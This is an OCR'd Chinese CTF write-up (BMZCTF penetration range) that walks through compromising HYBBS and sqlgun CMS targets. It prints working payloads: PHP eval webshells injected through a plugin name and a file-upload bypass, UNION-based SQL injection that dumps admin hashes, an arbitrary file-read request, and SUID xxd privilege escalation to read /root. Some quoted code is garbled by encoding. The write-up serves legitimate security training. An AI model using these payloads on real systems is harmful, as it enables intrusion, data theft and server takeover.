
[BZMCTF]综合渗透部分 writeup

原创

shu天 于 2022-01-10 20:59:17 发布 2570 收藏 2

分类专栏： ctf 渗透 文章标签： 安全 web安全 ctf 渗透



ctf 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏

渗透

13 篇文章 0 订阅


订阅专栏

[BZMCTF]综合渗透部分 writeup


靶场：http://www.bmzclub.cn/challenges

伟大宝宝的宝藏

1.后台getshell



`Powered by HYBBS Version 12.25.4`(官方：http://bbs.hyphp.cn/ 、https://github.com/hyyyp/HYBBS2/releases/tag/HYBBS2.3)于是开始搜索HYBBS的漏洞，找到了这篇博客https://blog.csdn.net/weixin_50359752/article/details/108869507，需要用户登陆，但是自己注册的用户没有后台登陆的选项，还是需要管理员用户




如果账户不存在会回显，可以推出存在admin账户，看了wp，发现原题有提示的

比赛题目：综合渗透区——《伟大宝宝的宝藏》
题目场景：初出茅庐的程序员伟大宝宝给公司做了一个网站，由于采用了通用的CMS所以他把存在的漏洞给修复好了，顺便做了些二次开发。
在他认为网站非常坚固的情况下，网站上线的第一天服务器就被黑客拿下来了，并且还打穿了公司内网导致公司损失重大。
他所在的公司立刻找到了你并给了你一个渗透测试项目，需要你来寻找黑客入侵的途径，并找到黑客是如何获取/root/目录下的flag文件信息的。

社工密码字典在线生成 https://api.xiaobaibk.com/lab/guess/

得到密码 `baobao123456789`




```
VlwXctCyvfjp%252Bzf%25252F44xvgJqdxobdeJncswtw4tbZmuBcwa7IxqJGXJsu004%253D; pat
Set-Cookie: re_url=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; p
Content-Length: 90

{"error":true,"info":"\u767b\u5f55\u6210\u529f !","url":
"http:\/\/www.bmzclub.cn:22378\/"}
```


Search...

Finished

上传模板zip没有反应，后来发现插件名也可以命令执行，新建插件，插件名`111',phpinfo(),//`，然后植入一句话`111',@eval($_POST['g']),//`



但是具体找存放插件名的php文件需要自己本地试一下，/Plugin/111/conf.php



2.suid提权

尝试查找具有root权限的SUID的可执行文件

```
find / -user root -perm -4000 -print 2>/dev/null
```

```
(www-data:/) $ find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/xxd
(www-data:/) $
```

xxd /root/flag

```
(www-data:/) $ cat /root/flag
cat: can't open '/root/flag': Permission denied
(www-data:/) $ xxd /root/flag
00000000: 424d 5a43 5446 7b30 3362 6630 6635 6637  BMZCTF{03bf0f5f7
00000010: 3339 3934 6133 6162 3533 6232 3763 3765  3994a3ab53b27c7e
00000020: 3432 3732 3534 337d 0a                   4272543}.
(www-data:/) $
```

```
(www-data:/) $ xxd /root/flag |xxd -r
BMZCTF{03bf0f5f73994a3ab53b27c7e4272543}
```

> 参考wp：http://www.hackdig.com/11/hack-202888.htm

sqlguncms

1.玩玩搜索框sql注入

sqlgun新闻发布系统，这好像是个awd靶场，网上可以下载源码，但是找不到官网

搜索框试试，是mysql模糊查询，order by测列数，是3列

```
' order by 3 -- -

# select id from news where title like '%' order by 3 -- -%'
# Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in /var/www/html/sqlgunsearch.php
on line 32
```

查看回显点

```
1' union select 11,2,3 -- -
```

```
1' union select 11,database(),3 -- -
# 数据库 sqlgunnews

1' union select 11,group_concat(TABLE_NAME,0x3c2f62723e),3 from information_schema.TABLES where TABLE_SCHEMA='sqlgunnews'-- -
#库里的表名 admin,class,news,system

1' union select 11,group_concat(COLUMN_NAME,0x3c2f62723e),3 from information_schema.COLUMNS where TABLE_NAME='admin'-- -
#admin表的字段有id,admin,password

1' union select 11,group_concat(admin, 0x3c2f62723e,password),3 from admin-- -
# admin 21232f297a57a5a743894a0e4a801fc3
```

somd5解密

凸(艹皿艹)我刚刚在干嘛，这不一个admin/admin就进来后台了

2.后台登陆+容易文件读取

这个框架有个后台`/sqlgunadmin/login.php`

验证码是假验证码，不用输，进入后台后翻翻，可以下载日志，看看能不能任意文件下载（他后台代码有问题，写得是get接受参数，但是他前端是post传参的，要自己改改）

Request

Pretty Raw Hex \n

```
1 POST /sqlgunadmin/downlog.php?downlog=down&
  filepath=%2Fflag HTTP/1.1
2 Host: www.bmzclub.cn:22378
3 Content-Length: 16
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://www.bmzclub.cn:22378
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/92.0.4515.107 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml
  ;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
  .8,application/signed-exchange;v=b3;q=0.9
10 Referer:
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.2
3 Date: Thu, 06 Jan 2022 11:44:51 GMT
4 Content-Type: application/octet-stream
5 Connection: close
6 X-Powered-By: PHP/5.6.40
7 Accept-Ranges: bytes
8 Accept-Length: 41
9 Content-Disposition: attachment;
  filename=log.txt
10 Content-Length: 41
11
12 BMZCTF{b98a3583f5834629822b37ade5135780}
13
```

CSDN @shu天

Request

Pretty Raw Hex \n

```
1 POST /sqlgunadmin/downlog.php?downlog=down&
  filepath=/var/www/html/sqlgunadmin/downlog.php
  HTTP/1.1
2 Host: www.bmzclub.cn:22378
3 Content-Length: 16
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://www.bmzclub.cn:22378
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/92.0.4515.107 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml
  ;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
  .8,application/signed-exchange;v=b3;q=0.9
0 Referer:
  http://www.bmzclub.cn:22378/sqlgunadmin/downlog
```

Response

Pretty Raw Hex Render \n


```
  filename=log.txt
10 Content-Length: 863
11
12 <?php
13     if($_GET["downlog"]=="down"){
14         if(isset($_GET["filepath"])){
15             $file_path=$_GET["filepath"];
16             $fp=fopen($file_path,"r");
17             $file_size=filesize($file_path);
18
   //□□□è□□□□□□□□é□□è□□□□¨□□°□□□□¤□
19             Header("Content-type:
   application/octet-stream");
20             Header("Accept-Ranges: bytes");
21
   Header("Accept-Length:".$file_size);
22             Header("Content-Disposition:
```


INSPECTOR

```
.html
Accept-Encoding: gzip, deflate
```

```
attachment; filename=log.txt");
$buffer=1024;
```


3.后台文件上传getshell





在发布新闻的框里上传图片□，抓包修改后缀为php

图片位置在`/sqlgunadmin/kindedit/attached/20220106/20220106115920_25178.php`



Request

```
Pretty Raw Hex \n
4 ------WebKitFormBoundaryWKnAlqkWiSSGc7Ss
5 Content-Disposition: form-data; name="imgBorder"
6
7 0
8 ------WebKitFormBoundaryWKnAlqkWiSSGc7Ss
9 Content-Disposition: form-data; name="url"
0
1 http://
2 ------WebKitFormBoundaryWKnAlqkWiSSGc7Ss
3 Content-Disposition: form-data; name="imgFile";
  filename="a.php%0a"
4 Content-Type: image/jpeg
5
6 <script language="pHp">@eval($_POST['pass'])</script>
7 ------WebKitFormBoundaryWKnAlqkWiSSGc7Ss
8 Content-Disposition: form-data; name="imgWidth"
```

